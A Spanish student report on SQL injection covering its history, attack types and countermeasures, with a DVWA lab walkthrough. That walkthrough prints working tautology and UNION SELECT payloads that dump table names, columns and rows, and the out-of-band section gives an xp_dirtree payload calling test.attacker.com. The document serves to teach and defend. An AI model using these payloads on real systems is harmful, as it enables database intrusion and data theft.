

INYECCIÓN SQL

Autor: Rubén Marín Asunción

Correo electrónico: rubenmarin1305@correo.ugr.es

Autor: Antonio José Camarero Ortega

Correo electrónico: ancaor@correo.ugr.es



SQL Injection

Índice

1.Introducción.	3
2. Desarrollo.	4
2.1. Contexto de la vulnerabilidad.	4
2.2. Inyección SQL.	5
2.3. Orígenes de la inyección SQL	6
2.4. Funcionamiento de Inyección SQL	6
2.5. Caso práctico	7
2.6. Tipos de ataques	10
2.6.1. Vías de inyección	11
2.6.1.1. Inyección a través de variables de servidor	11
2.6.1.2. Inyección a través de cookies	11
2.6.1.3. Inyección de segundo orden	11
2.6.2. Tipos de inyección	11
2.6.2.1. Inband attacks	12
2.6.2.2. Inferential	12
2.6.2.3. Out-of-Band	13
2.7. Tipos de contramedidas	14
2.7.1. Técnicas de prevención estática	14
2.7.2. Técnicas estáticas y dinámicas	14
2.7.3. Técnicas dinámicas	15
3.Conclusiones personales.	16
4. Bibliografía.	17

1.Introducción.

Hoy día internet es una parte fundamental de las sociedades desarrolladas ya que vivimos rodeados de aplicaciones web que intentan hacernos la vida más fácil. Estas aplicaciones web a menudo recopilan grandes cantidades de datos de los usuarios para diversos fines. Es por ello que la seguridad debe ser una parte fundamental, sobretodo en términos de protección de datos y privacidad ya que es una información valiosa y suele ser objetivo de los cibercriminales.

Existen diversas organizaciones como OWASP, MITRE y SANS Institute cuyo propósito es educar y mejorar la seguridad en la web proporcionando información sobre errores comunes en programación que generan vulnerabilidades y técnicas para evitarlas.

Uno de los ataques más comunes a aplicaciones web son las llamadas *Inyecciones SQL*. Según el top de OWASP de 2017 los ataques de inyección de código siguen siendo los más comunes. Un dato nada alentador ya que en 1998 ya se publicaban los primeros artículos sobre este tipo de vulnerabilidad y 20 años más tarde siguen liderando la lista de vulnerabilidades más explotadas.

La mayoría de vulnerabilidades de inyección de código son fácilmente mitigables y su origen se debe a malas prácticas de programación, generalmente fruto de la poca experiencia de programadores junior o poco cualificados.

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Inyección	➔	A1:2017 – Inyección
A2 – Pérdida de Autenticación y Gestión de Sesiones	➔	A2:2017 – Pérdida de Autenticación y Gestión de Sesiones
A3 – Secuencia de Comandos en Sitios Cruzados (XSS)	➔	A3:2017 – Exposición de Datos Sensibles
A4 – Referencia Directa Insegura a Objetos [Unido+A7]	U	A4:2017 – Entidad Externa de XML (XXE) [NUEVO]
A5 – Configuración de Seguridad Incorrecta	➔	A5:2017 – Pérdida de Control de Acceso [Unido]
A6 – Exposición de Datos Sensibles	➔	A6:2017 – Configuración de Seguridad Incorrecta
A7 – Ausencia de Control de Acceso a las Funciones [Unido+A4]	U	A7:2017 – Secuencia de Comandos en Sitios Cruzados (XSS)
A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	✗	A8:2017 – Deserialización Insegura [NUEVO, Comunidad]
A9 – Uso de Componentes con Vulnerabilidades Conocidas	➔	A9:2017 – Uso de Componentes con Vulnerabilidades Conocidas
A10 – Redirecciones y reenvíos no validados	✗	A10:2017 – Registro y Monitoreo Insuficientes [NUEVO, Comunidad]

Imagen 1. Top OWASP 2013 vs 2017

La inyección SQL es una vulnerabilidad que consiste en escribir en escribir sentencias SQL en entradas de datos de una aplicación web para que estos sean interpretados en las consultas a la base de datos de la aplicación y se ejecuten dichas sentencias.

Un ataque de inyección SQL puede producir fugas de datos inmensas ya que con una simple consulta SQL se puede hacer el volcado de todas las contraseñas del sistema, y en casos más extremos de toda la base de datos.

2. Desarrollo.

2.1. Contexto de la vulnerabilidad.

La vulnerabilidad se encuentra en el back-end de aplicaciones web. Las aplicaciones web son aquellas que no se ejecutan en el sistema operativo de un computador sino que se ejecutan en un servidor al que se accede mediante un navegador web para utilizar dicha aplicación. Esto tiene ventajas como la eliminación de la necesidad de almacenar información en el computador del usuario, además de ampliar el número de dispositivos que pueden utilizar la aplicación ya que cualquier dispositivo que cuente con un navegador web podrá acceder a la aplicación. Pero no todo son ventajas, las aplicaciones web al ejecutarse en navegadores en la parte del cliente, deben escribirse en lenguajes que entiende el navegador (HTML, JavaScript, CSS, PHP,..), otra desventaja importante es que todo el tráfico de información entre cliente y servidor se realiza mediante internet por lo que las aplicaciones deben contar con las medidas de seguridad necesarias que garanticen que los datos no son alterados, espiados o robados durante las comunicaciones entre cliente y servidor, además las aplicaciones web deben garantizar que los datos son accedidos, añadidos o eliminados siempre de manera voluntaria por un usuario identificado y autorizado para ello.




Imagen 2. Arquitectura de aplicación web

2.2. Inyección SQL.

La inyección SQL consiste en la inserción (o inyección) de sentencias SQL en las entradas de datos del cliente de una aplicación web. Si la inyección SQL tiene éxito un usuario malintencionado podría leer y modificar los datos de la base de datos (INSERT, SELECT, UPDATE, DELETE) así como ejecutar operaciones de administración sobre la base de datos, obtener ficheros del sistema en el que se ejecuta la base de datos e incluso la ejecución de comandos del sistema operativo. La inyección SQL es la vulnerabilidad que resulta cuando se le da a un potencial atacante la capacidad de alterar las consultas SQL que una aplicación pasa a una base de datos [4].

2.3. Orígenes de la inyección SQL

La inyección SQL hizo su aparición como método de ataque por primera vez en un artículo llamado “NT Web Technology Vulnerabilities”, escrito por Rain Forest Puppy y publicada en una revista digital llamada Phrack el 25 de Diciembre de 1998. A pesar de que en dicho artículo se hablaba de esta la inyección como una pequeña anécdota en comparación al resto de vulnerabilidades más serias, supuso el comienzo de una investigación de dicha vulnerabilidad. Meses más tarde se descubrió la posibilidad de ejecutar comandos mediante este método y se detectó que esta vulnerabilidad estaba presente en aplicaciones SQL de Microsoft, Active Server Pages (ASP) y Coldfusion de Adobe. Esto molestó a Microsoft, que trató de contrarrestar las críticas alegando que el descubrimiento de Rain Forest Puppy no era una vulnerabilidad, sino una característica más de sus programas. Esta afirmación incitó a investigar aún más para demostrar que Microsoft estaba equivocado y a cabo de un tiempo Rain Forest Puppy demostró cómo era posible atravesar ciertas barreras de seguridad explotando esta vulnerabilidad, publicando un artículo hablando de cómo logró hackear Packet Storm, una página web bastante conocida por proporcionar información sobre seguridad y mostrando una guía sobre cómo hacerlo.

2.4. Funcionamiento de Inyección SQL

Los ataques de inyección SQL consiste en la inserción de código SQL en las entradas de datos de una aplicación web que después serán enviados a la base de datos del back-end para su ejecución. Todo proceso que construya sentencias SQL es potencialmente vulnerable por la propia naturaleza del código SQL que da mucha flexibilidad en las opciones de construcción. La forma más simple de inyectar SQL es escribir código malicioso en parámetros que serán

concatenados a sentencias SQL. Una forma menos directa es insertar código malicioso en strings que serán almacenadas en tablas o como metadatos. Cuando el string almacenado es concatenado a una sentencia SQL, el código malicioso se ejecuta. Cuando una aplicación web falla en la verificación de los parámetros de entrada a una sentencia SQL el atacante es capaz de alterar las sentencias SQL del back-end. Dichas sentencias SQL se ejecutarán con los derechos del usuario de la aplicación y cuando se utilice el servidor SQL para ejecutar la sentencia que interactúa con el sistema operativo, este proceso se ejecutará con los mismos privilegios que tenía el componente, es decir, privilegios altos.




Imagen 3. Funcionamiento de Inyección SQL

2.5. Caso práctico

Para ilustrar el funcionamiento de las inyecciones SQL se va a utilizar DVWA (Damn Vulnerable Web Application), una aplicación web libre repleta de vulnerabilidades hecha para que los profesionales de la ciberseguridad pongan a prueba técnicas y conocimientos en un entorno legal[5].

En la sección de SQL Injection de DVWA se encuentra un formulario HTML que solicita el ID de un usuario para devolver su nombre y apellido. A continuación se van a mostrar posibles inyecciones SQL que podrían realizarse sobre el formulario.




Imagen 4. DVWA, página de SQL Injection

El primer paso para saber qué inyección puede realizarse es pensar que sentencia SQL está ejecutándose en el servidor. En este caso es simple, la sentencia que se está ejecutando es la siguiente:

```
SELECT first_name, last_name FROM 'tabla_usuarios' WHERE id='$user_id';
```

Para sacar todos los usuarios de la tabla basta con insertar el siguiente código SQL en el formulario:

```
1 'OR '1''=1
```

De este modo la sentencia SQL queda de esta manera:

```
SELECT first_name, last_name FROM 'tabla_usuarios' WHERE id='1'OR '1''=1';
```

Ahora la sentencia SQL sacará todos los usuarios de la tabla de usuarios ya que en el modificador WHERE se indica que devuelva todos los usuarios para los cuales id=1 o que 1 OR 1 = true, lo cual sucede siempre. La ejecución de la sentencia devuelve todos los usuarios:




Imagen 5. Obtención de todos los usuarios utilizando Inyección SQL

Una aplicación más interesante de las inyecciones SQL es el volcado de toda la base de datos. Esto puede hacerse uniendo sentencias SQL a la sentencia que se ejecuta en el servidor. En el siguiente ejemplo se van a extraer todos los nombres de las tablas de la base de datos, para ello basta con introducir lo siguiente:

```
1' OR 1= 1 UNION SELECT null, table_name FROM information_schema.tables#
```

De este modo la sentencia SQL queda de esta manera:

```
SELECT first_name, last_name FROM 'tabla_usuarios' WHERE id='1' OR 1= 1  
UNION SELECT null, table_name FROM information_schema.tables#';
```

Ahora la sentencia SQL muestra todos los usuarios y además muestra todos los nombres de las tablas de la base de datos. Como el sistema espera devolver 2 elementos por cada fila que se corresponda con la sentencia, primero se pide el null y después el nombre de la tabla, para que no de fallo la sentencia.

```
ID: 1' OR 1= 1 UNION SELECT null, table_name from information_schema.tables#  
First name:  
Surname: guestbook  
  
ID: 1' OR 1= 1 UNION SELECT null, table_name from information_schema.tables#  
First name:  
Surname: users  
  
ID: 1' OR 1= 1 UNION SELECT null, table_name from information_schema.tables#  
First name:  
Surname: ALL_PLUGINS  
  
ID: 1' OR 1= 1 UNION SELECT null, table_name from information_schema.tables#  
First name:  
Surname: APPLICABLE_ROLES  
  
ID: 1' OR 1= 1 UNION SELECT null, table_name from information_schema.tables#  
First name:  
Surname: CHARACTER_SETS
```

Imagen 6. Fragmento de salida obtenida tras petición de todas las tablas


Con la sentencia anterior se conoce la existencia de una tabla llamada guestbook que será el objetivo. Para poder obtener sus filas primero debemos conocer qué columnas tiene ya que solo podemos sacar a la vez 2 de ellas. Para ello se inserta la siguiente sentencia SQL.


```
1' OR 1= 1 UNION SELECT null, column_name from information_schema.columns
where table_name = "guestbook"#
```

De este modo la sentencia SQL queda de esta manera:

```
SELECT first_name, last_name FROM 'tabla_usuarios' WHERE id='1' OR 1= 1
UNION SELECT null, column_name from information_schema.columns where
table_name = "guestbook"#;
```

Esta sentencia muestra las columnas de la tabla guestbook.



```
ID: 1' OR 1= 1 UNION SELECT null, column_name from information_schema.columns where table_name = "guestbook"#
First name:
Surname: comment_id

ID: 1' OR 1= 1 UNION SELECT null, column_name from information_schema.columns where table_name = "guestbook"#
First name:
Surname: comment

ID: 1' OR 1= 1 UNION SELECT null, column_name from information_schema.columns where table_name = "guestbook"#
First name:
Surname: name
```

Imagen 7. Columnas de la tabla 'guestbook'

Con el nombre de las columnas se puede hacer el volcado de la tabla entera. En este caso solo nos interesan la columna comment y la columna name. Podemos obtener todas las filas de la tabla 'guestbook' insertando el siguiente código:

```
1' OR 1= 1 UNION SELECT comment, name from guestbook#
```

De este modo la sentencia SQL queda de esta manera:

```
SELECT first_name, last_name FROM 'tabla_usuarios' WHERE id='1' OR 1= 1
UNION SELECT comment, name from guestbook#;
```

Su ejecución nos mostrará el comentario y el nombre de cada entrada en el libro de visitas (guestbook).



```
ID: 1' OR 1= 1 UNION SELECT comment, name from guestbook#
First name: This is a test comment.
Surname: test
```

Imagen 8. Contenido de tabla 'guestbook'

Con este sencillo ejemplo se puede ver como las inyecciones SQL son muy peligrosas ya que sin necesidad de herramientas complejas o gran conocimiento se puede comprometer toda la base de datos de un sistema.

2.6. Tipos de ataques

Debido a la existencia de una gran cantidad de metodologías usadas para realizar ataques de inyección SQL vamos a clasificar los tipos de ataques en dos tipos. El primero del que vamos a hablar está enfocado en las vías de entrada que se usan para realizar un ataque y el segundo está centrado en el tipo de sentencias SQL que se inyectan.

2.6.1. Vías de inyección

Los ataques de inyección SQL suelen tener como objetivo a aplicaciones web entre las que podemos distinguir 3 vías de ataque: Inyección a través de variables de servidor, inyección a través de cookies e inyecciones de segundo orden.

2.6.1.1. Inyección a través de variables de servidor

Las variables de servidor son una serie de variables que definen las solicitudes HTTP y variables de entorno. Esto incluye los métodos GET y POST, que junto a la manipulación de cabeceras y variables HTTP componen la mayoría de ataques de inyección SQL, ya sea introduciendo información maliciosa en el extremo del cliente o realizando solicitudes propias al servidor.

2.6.1.2. Inyección a través de cookies

Las cookies son archivos que almacenan los navegadores para almacenar información asociada a un cliente para guardar un estado. Las aplicaciones web hacen uso de dichas cookies para consultar el estado de la sesión del cliente. Al almacenarse las cookies en la máquina del cliente este pequeño archivo puede manipularse para que cuando la aplicación web la solicite y realice una sentencia SQL ejecute la sentencia ya modificada por el atacante.

2.6.1.3. Inyección de segundo orden

Este tipo de inyección se produce cuando no se establecen los mecanismos de prevención contra los ataques de SQL injection en una aplicación web.

Un ejemplo claro de este tipo son formularios que almacenan la información introducida en variables que luego se envían al servidor para realizar peticiones SQL. Si no se realiza un

control de los campos introducidos antes de realizar las consultas a la base de datos un atacante podría introducir sentencias para modificar el propósito de la consulta de manera directa.

2.6.2. Tipos de inyección

Para hablar de los tipos de inyección nos basaremos en la clasificación realizada por Joseph McCray donde dividía los tipos de inyección en 3 categorías basadas en el método de recuperación de información.

2.6.2.1. Inband attacks

Es el tipo más sencillo de ataque ya que la extracción de la información se realiza en el mismo canal usado para inyectar las sentencias SQL. En el caso más común, en el de las aplicaciones web, el resultado se obtiene directamente en la página web de la aplicación. Dentro de esta categoría los tipos a destacar son los siguientes.

2.6.2.1.1. Tautología

El objetivo de las tautologías es insertar una sentencia para que se evalúe un condicional de forma en que el resultado siempre es true. El uso más común de las tautologías son para evitar las páginas de autenticación y recopilar información de la base de datos. Un ejemplo de este tipo de ataques es el mostrado en el caso práctico del apartado 2.5. Ejemplo de tautología:

`1 'OR '1''=1`

2.6.2.1.2. Piggy-backed Query

En este tipo el atacante inyecta una sentencia SQL adicional dentro de la sentencia original. Se diferencia del resto en que este tipo de ataque no busca modificar la sentencia original, sino usar esta como puente para poder ejecutar una sentencia modificada. En este tipo la base de datos recibe varias peticiones en vez de una sola. La primera es una petición normal mientras que las siguientes son peticiones inyectadas por el atacante. Este es un tipo de ataque bastante peligroso ya que si el atacante puede insertar múltiples sentencias SQL puede eliminar tablas de la base de datos, modificar datos existentes e incluso insertar datos nuevos.

2.6.2.2. Inferential

Las técnicas de inferencia se diferencian a los Inband attack en la forma en la que se recopila la información, ya que no se muestra directamente a través de la página web y por lo tanto el atacante no recibe la información de manera directa. Esto puede deberse a que la aplicación web es algo más segura y tratan de no enviar la información al atacante filtrándolo con condicionales o controlando el tiempo entre peticiones. En este caso los atacantes hábiles son capaces de inferir la información que buscan analizando las variaciones en las distintas respuestas producidas en el servidor. Algunos tipos de ataques dentro de esta categoría son:

2.6.2.2.1. Peticiones ilegales o lógicamente incorrectas

Primeramente el atacante realiza un ataque preliminar que consiste en recolectar información de la base de datos de la aplicación web. Esta información puede recibirla a través de los distintos mensajes generados en el back-end e incluso del propio mensaje de error que se puede mostrar al cliente al hacer ciertas peticiones. El atacante analiza dicha información para encontrar vulnerabilidades para realizar un segundo ataque más efectivo.

2.6.2.2.2. Blind injection

En este tipo de inyección la información es inferida analizando el comportamiento de la página web al hacerle preguntas de verdadero/falso al servidor. El objetivo final es que el servidor evalúe una sentencia inyectada como verdadero de forma que la aplicación web continúe correctamente con su funcionamiento.

2.6.2.3. Out-of-Band

En las peticiones Out-of-Band la información recolectada se obtiene de un canal completamente distinto al canal donde se realiza el ataque. Son las menos utilizadas ya que dependen de las características del back-end. Un ejemplo de este tipo de ataques puede ser el uso del comando `xp_dirtree` presente en Microsoft SQL Server para listar todos los archivos presentes en un directorio dado como argumento. Si como argumento le pasamos una URL se lanzaría una petición DNS. Esta característica de estos servidores puede ser explotada por un atacante de la siguiente forma:

`https://example.com/products.aspx?id=1`

genera

`SELECT * FROM products WHERE id=1`

```
https://example.com/products.aspx?id=1;EXEC master..xp_dirtree '\\test.attacker.com\' --
```

genera

```
SELECT * FROM products WHERE id=1;EXEC master..xp_dirtree '\\test.attacker.com\' --
```

De esta forma se ejecutaría el comando `xp_dirtree` en el servidor y se ejecutarán peticiones DNS del servidor web al servidor del atacante y este podrá monitorizar los registros del servidor.

2.7. Tipos de contramedidas

Desde el descubrimiento de la vulnerabilidad numerosos investigadores han lanzado propuestas para solventarla. A pesar de ello no se ha encontrado la solución definitiva y todas las propuestas presentan ventajas y desventajas.

2.7.1. Técnicas de prevención estática

Estas técnicas se basan en la detección de vulnerabilidades antes de desplegar la aplicación. Estas técnicas suelen depender del lenguaje en el que se escribe el back-end y se centran en proteger los métodos que realizan sentencias SQL.

2.7.1.1. Revisión del código de bytes

Este método busca vulnerabilidades en el código de bytes, es decir, en la raíz de la aplicación.

2.7.1.2. Parametrización de consultas

Previene inyecciones SQL permitiendo al desarrollador que especifique de manera más precisa la estructura de una consulta pasando los valores como parámetros separados para así evitar que entradas de datos incorrectas o mal intencionadas modifiquen la estructura de la consulta.

2.7.1.3. Control de acceso basado en roles

Este método consiste en la creación de roles con determinados privilegios. Cada consulta SQL debe ejecutarse sobre un rol con los privilegios mínimos para realizar su cometido. Esto minimiza el daño que pueda causar una inyección SQL ya que una determinada consulta sólo tendrá permisos para realizar la tarea para la que se ha programado.

2.7.2. Técnicas estáticas y dinámicas

2.7.2.1. Detección de inyección SQL basado en firma

Esta técnica funciona si se conocen todos los posibles patrones de ataque a los que puede enfrentarse una aplicación. Hay diferentes variaciones pero su función es detectar un ataque en función de patrones conocidos. La mayor desventaja de esta técnica es que no funciona contra ataques que varían su patrón de conducta ni contra ataques desconocidos.

2.7.2.2. Detección y prevención de inyección SQL basado en anomalías

Esta técnica se basa en la definición de patrones de conducta estándar y en la verificación de que se cumplen. Cualquier desviación se considera como un posible ataque. Este método consiste en tres fases: parametrización, entrenamiento y detección. Para el entrenamiento algunas propuestas se basan en la utilización de Machine Learning.

2.7.2.3. Análisis de código

Estas técnicas generan un modelo estático basado en el código compilado o el código fuente. Dicho modelo es verificado frecuentemente durante la ejecución para prevenir inyecciones SQL.

2.7.3. Técnicas dinámicas

2.7.3.1. Machine Learning

En 2007 se planteó el uso de Machine Learning en la clasificación automática de ataques de inyección SQL detectados por sistemas de detección basados en anomalías. El sistema fue llamado Panacea y con la ayuda del Machine Learning conseguía mejorar el comportamiento de detectores de ataques basados en anomalías sin necesidad de configuración.

2.7.3.2. Honey Tokens

Este método se basa en la colocación de (tarros de miel) para atraer las consultas SQL maliciosas. Esta técnica no protege contra inyecciones SQL pero si ayuda a la detección de estas.

2.7.3.3. Hashes

Esta técnica pretende almacenar un Hash de los datos en la base de datos y en cada consulta en lugar de utilizar los datos indicados por el usuario, utilizar el hash de estos y sólo realizar la consulta si coinciden con un hash de la base de datos. Este enfoque parece muy robusto pero no funciona en casos de inserción de nuevos datos o modificación de los mismos.

3.Conclusiones personales.

A pesar de que la vulnerabilidad de Inyección SQL fue descubierta hace dos décadas por Rain Forest Puppy, esta no ha podido ser parcheada definitivamente ya que surge por la naturaleza del propio lenguaje SQL. Pueden utilizarse contramedidas para minimizar los riesgos de sufrir un ataque pero ninguna de ellas garantiza el 100% de eficacia, es por esto que hoy día la inyección SQL sigue siendo el vector de ataque más utilizado para el robo de datos. Tras comprobar que la solución definitiva está lejos de ser encontrada, si es que es posible encontrarla, es posible que algunas empresas decidan utilizar bases de datos NO SQL para almacenar y gestionar su información. Estas, si bien es cierto que son inmunes a ataques de inyección SQL ya que no lo utilizan, si son susceptibles a otros tipos de inyección como en el caso de MONGODB que permite la ejecución de código javascript en el servidor.

4. Bibliografía.

- [1] Theodoor Scholtea , Davide Balzarottib , Engin Kirdac, Have things changed now? An Empirical Study on Input Validation Vulnerabilities in Web Applications[en línea], 17 de enero de 2012, disponible en <https://seclab.ccs.neu.edu/static/publications/cs2012input.pdf>
- [2] Abdullaziz A. Sarhan, Shehab A. Farhan, and Fahad M. Al-Harby, Understanding and Discovering SQL Injection Vulnerabilities [en línea], 2018, disponible en https://link.springer.com/content/pdf/10.1007%2F978-3-319-60585-2_5.pdf
- [3] Roshni Chandrashekhar, Manoj Mardithaya, Santhi Thilagam, and Dipankar Saha, SQL Injection Attack Mechanisms and Prevention Techniques [en línea], 2012, disponible en https://link.springer.com/content/pdf/10.1007%2F978-3-642-29280-4_61.pdf
- [4] Clark, J., Alvarez, R.M., Hartley, D., Hemler, J., Kornbrust, A., Meer, H., O’Leary-Steele, G., Revelli, A., Slaviero, M., Stuttard, D.: SQL Injection Attacks and Defense United States of America (2009)
- [5] Damn Vulnerable Web Application, 2018, disponible en <http://www.dvwa.co.uk/>
- [6] OWASP SQL Injection Prevention Cheat Sheet, revisión de 2 de junio de 2018, disponible en https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet#Defense_Option_1:_Prepared_Statements_.28with_Parameterized_Queries.29
- [7] William G.J. Halfond, Jeremy Viegas, and Alessandro Orso, A Classification of SQL Injection Attacks and Countermeasures [en línea], 2006, disponible en <https://www.cc.gatech.edu/fac/Alex.Orso/papers/halfond.viegas.orso.ISSSE06.pdf>
- [8] Vulnerabilidades publicadas en 2018 relacionadas con SQL injection, 2018, disponible en <https://www.cvedetails.com/vulnerability-list/year-2018/opsqli-1/sql-injection.html>
- [9] Reporte anual de OWASP del top vulnerabilidades de 2017, 2018, disponible en <https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf>
- [10] Rain Forest Puppy, NT Web Technology Vulnerabilities, 25 de Diciembre de 1998, disponible en <http://phrack.org/issues/54/8.html>
- [11] SANS Institute, SQL Injection: Modes of Attack, Defence, and Why It Matters[en línea], 2002, disponible en <https://www.sans.org/reading-room/whitepapers/securecode/sql-injection-modes-attack-defence-matters-23>
- [12] Rain Forest Puppy (2000) How I Hacked Packetstorm: A Look at Hacking WWW threads by Means of SQL—Part 2, EDPACS, 28:3, 1-6, DOI: [10.1201/1079/43272.28.3.20000901/30627.2](https://doi.org/10.1201/1079/43272.28.3.20000901/30627.2)

[13] Bogdan Calin, Blind Out-of-band SQL Injection vulnerability testing added to AcuMonitor, 7 de Julio de 2015, disponible en <https://www.acunetix.com/blog/articles/blind-out-of-band-sql-injection-vulnerability-testing-added-acumonitor/>